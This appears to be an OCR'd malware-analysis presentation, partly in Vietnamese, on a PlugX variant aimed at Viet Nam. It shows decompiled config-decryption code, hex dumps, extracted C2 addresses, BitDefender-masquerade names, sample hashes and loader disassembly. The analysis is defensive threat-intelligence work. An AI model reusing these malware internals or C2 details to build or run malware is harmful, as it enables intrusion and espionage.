


```
PlugX_mapped_dll_base = f_create_unnamed_event(0)→dll_base;
ptr_plugx_config = PlugX_mapped_dll_base→PlugX_config;
signature = ptr_plugx_config→signature;                   // 0xCA68BE5E
if ( ptr_plugx_config→signature == ptr_plugx_config→compared_value )
  goto setup_config_buffer;
if ( PlugX_mapped_dll_base→PlugX_config_size ≠ 0x150C )
  goto setup_config_buffer;
sub_10007D00(0);
xor_key = signature + 0x56;                               // 0xCA68BE5E + 0x86865656 = 0x50EF14B4
                                                          // ⟶ xor_key = 0xB4

i = 0;
do
{
  ptr_decrypted_config = &decrypted_config[i++];
  *ptr_decrypted_config = xor_key ^ ptr_decrypted_config[ptr_plugx_config - decrypted_config];
}
while ( i < 0x150C );
if ( ptr_plugx_config→signature ≠ signature_computed )
{
setup_config_buffer:
  f_memset_ret(g_std_decrypt_data, 0, 0x150C);
  result = 0;
}
else
{
```




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  77 06 81 EE 00 00 00 00 80 C5 00 45 4D 66 83 EE  w..î....€Å.EMfƒî
00000010  00 73 07 55 7C 03 C0 C2 70 5D 8D 12 55 66 83 C9  .s.U|.ÀÂp]..UfƒÉ
00000020  00 5D 7D 05 0D 00 00 00 00 E8 00 00 0  00 57 BF  .]}......è....W¿
00000030  44 49 00 00 5F                                D  DI.._ùXPPHXXWf¿.
00000040  00 5F 83 E8 05 0B C0 FC 68 0C 15 00 00 0D 00 00  ._fè..Àüh.......
00000050  00 00 6A D5 83 C4 04 57 7C 06 81 FF BF 60 00 00  ..jÕƒÄ.W|..ÿ¿`..
00000060  5F 8B F6 F9 E8 0C 15 00 00 5E BE 68 CA EA 0A DC  _‹öùè....^¾hÊê.Ü
00000070  7E B4 B4 B4 B4 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4  ~´´´´KKKK´´´´´´´
00000080  B4 B4 B4 B4 B4 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B  ´´´´´KKKKKKKKKKK
00000090  4B 4B 4B 4B 4B 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4  KKKKKKKKK´´´´´´´
000000A0  BE B4 B4 B4 B4 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  ¾´´´´µµµµµµµµµµµ
000000B0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000C0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000D0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000E0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000F0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000100  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000110  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000120  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000130  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000140  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000150  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000160  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000170  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000180  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000190  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000001A0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000001B0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000001C0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
```

Decrypt PlugX configuration




```
00000330  B5 B5 B5 B5 B5 B5 B5 B5  B5 B5 B5 B5 B5 B5 B5 B5
00000340  B5 B5 B5 B5 B5 BC BC BC  BC 4B 4B 4B 4B 4B 4B 4B          KKKKKKK
00000350  4B 4B 4B 4B 4B B1 B4 81  B4 8C 82 9A 83 8C 9A 86  KKKKK
00000360  87 9A 85 81 86 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000370  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000380  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000390  B4 B4 B4 B4 B4 B4 B4 B4  B4 B1 B4 A2 B4 8C 82 9A
000003A0  83 8C 9A 86 87 9A 85 81  86 B4 B4 B4 B4 B4 B4 B4
000003B0  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
000003C0  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
000003D0  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B1 B4 24                 $
000003E0  AB 8C 82 9A 83 8C 9A 86  87 9A 85 81 86 B4 B4 B4
000003F0  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000400  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000410  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000420  B4 B1 B4 A3 B4 8C 82 9A  83 8C 9A 86 87 9A 85 81
00000430  86 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000440  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000450  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000460  B4 B4 B4 B4 B4 FC E0 E0  E4 8E 9B 9B B4 B4 B4 B4
00000470  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000480  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000490  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
000004A0  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
000004B0  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
000004C0  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
000004D0  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
000004E0  B4 B4 B4 B4 B4 FC E0 E0  E4 8E 9B 9B B4 B4 B4 B4
000004F0  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000500  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000510  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000520  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000530  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000540  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000550  B4 B4 B4 B4 B4 B4 B4 B4  B4 B4 B4 B4 B4 B4 B4 B4
00000560  B4 B4 B4 B4 B4 FC E0 E0  E4 8E 9B 9B B4 B4 B4 B4
```


```
00000330  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01
00000340  01 01 01 01 01 08 08 08  08 FF FF FF FF FF FF FF
00000350  FF FF FF FF FF 05 00 35  00 38 36 2E 37 38 2E 32        5 86.78.2
00000360  33 2E 31 35 32 00 00 00  00 00 00 00 00 00 00 00  3.152
00000370  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000380  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000390  00 00 00 00 00 00 00 00  00 05 00 16 00 38 36 2E              86.
000003A0  37 38 2E 32 33 2E 31 35  32 00 00 00 00 00 00 00  78.23.152
000003B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000003C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000003D0  00 00 00 00 00 00 00 00  00 00 00 00 00 05 00 90
000003E0  1F 38 36 2E 37 38 2E 32  33 2E 31 35 32 00 00 00   86.78.23.152
000003F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000400  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000410  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000420  00 05 00 17 00 38 36 2E  37 38 2E 32 33 2E 31 35       86.78.23.15
00000430  32 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  2
00000440  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000460  00 00 00 00 00 48 54 54  50 3A 2F 2F 00 00 00 00       HTTP://
00000470  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000480  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000004A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000004B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000004C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000004D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000004E0  00 00 00 00 00 48 54 54  50 3A 2F 2F 00 00 00 00       HTTP://
000004F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000500  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000510  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000520  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000530  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000540  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000550  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000560  00 00 00 00 00 48 54 54  50 3A 2F 2F 00 00 00 00       HTTP://
```



```
// "bdreinit.exe" -> (size: 13)
// crash handling component BDReinit.exe
wsz_bdreinit_exe[0] = 'd\0b';
wsz_bdreinit_exe[1] = 'e\0r';
wsz_bdreinit_exe[2] = 'n\0i';
wsz_bdreinit_exe[3] = 't\0i';
wsz_bdreinit_exe[4] = 'e\0.';
wsz_bdreinit_exe[5] = 'e\0x';
LOWORD(wsz_bdreinit_exe[6]) = 0;
```




```
00000970  00 00 00 00 00 25 00 50  00 72 00 6F 00 67 00 72       % P r o g r
00000980  00 61 00 6D 00 46 00 69  00 6C 00 65 00 73 00 25   a m F i l e s %
00000990  00 5C 00 42 00 69 00 74  00 44 00 65 00 66 00 65   \ B i t D e f e
000009A0  00 6E 00 64 00 65 00 72  00 20 00 55 00 70 00 64   n d e r   U p d
000009B0  00 61 00 74 00 65 00 00  00 00 00 00 00 00 00 00   a t e
```



```
00000B70  00 00 00 00 00 42 00 69  00 74 00 44 00 65 00 66       B i t D e f
00000B80  00 65 00 6E 00 64 00 65  00 72 00 20 00 43 00 72   e n d e r   C r
00000B90  00 61 00 73 00 68 00 20  00 48 00 61 00 6E 00 64   a s h   H a n d
00000BA0  00 6C 00 65 00 72 00 00  00 00 00 00 00 00 00 00   l e r
```

Decrypt PlugX configuration

- Viết python script để trích xuất thông tin cấu hình



```
$ python plugx_extract_config.py plugx_decrypted_config.bin

[+] Config file: plugx_decrypted_config.bin
[+] Config size: 5388 bytes
[+] Folder name: %ProgramFiles%\BitDefender Update
[+] Service name: BitDefender Crash Handler
[+] Proto info: HTTP://
[+] C2 servers:
        86.78.23.152:53
        86.78.23.152:22
        86.78.23.152:8080
        86.78.23.152:23
[+] Campaign ID: 1234
```


Samples have targeted Viet Nam - Our analysis

THOR PlugX variant

- Phân tích log.dll
- Phân tích shellcode
- Phân tích PlugX Dll

Analyze log.dll

- Đọc nội dung **log.dat**. Không có bước giải mã shellcode.
- Shellcode thực thi từ offset **0x24 (offset 0x0 + strlen(random_string))**.



```
84893F36DAC3BBA6BF09EA04DA5D7B9608B892F76A7C25143DEEBE50ECBBDC5D
84893f36dac3bba6bf09ea04da5d7b9608b892f76a7c25143deebe50ecbbdc5d.sample   21 / 67   103.00 KB   2022-05-05 12:42:34   2022-05-05 17:58:50   2   DLL
pedll
02A9B3BEAA34A75A4E2788E0F7038AAF2B9C633A6BDBFE771882B4B7330FA0C5
log.dat   4 / 58   189.23 KB   2022-05-05 12:44:31   2022-05-05 12:44:31   1
```


```
.text:7443893F 184          mov     eax, [esp+184h+var_150]
.text:74438943 184          call    f_read_log_dat_content_to_buffer ; read shellcode content from log.dat
.text:74438943
.text:74438948 184          mov     [esp+184h+ptr_shellcode_start], eax
.text:7443894C 184          test    eax, eax
.text:7443894E 184          mov     eax, 1BA1141Ch
.text:74438953 184          mov     ecx, 7324D092h
.text:74438958 184          jmp     loc_74438A38
.text:74438958
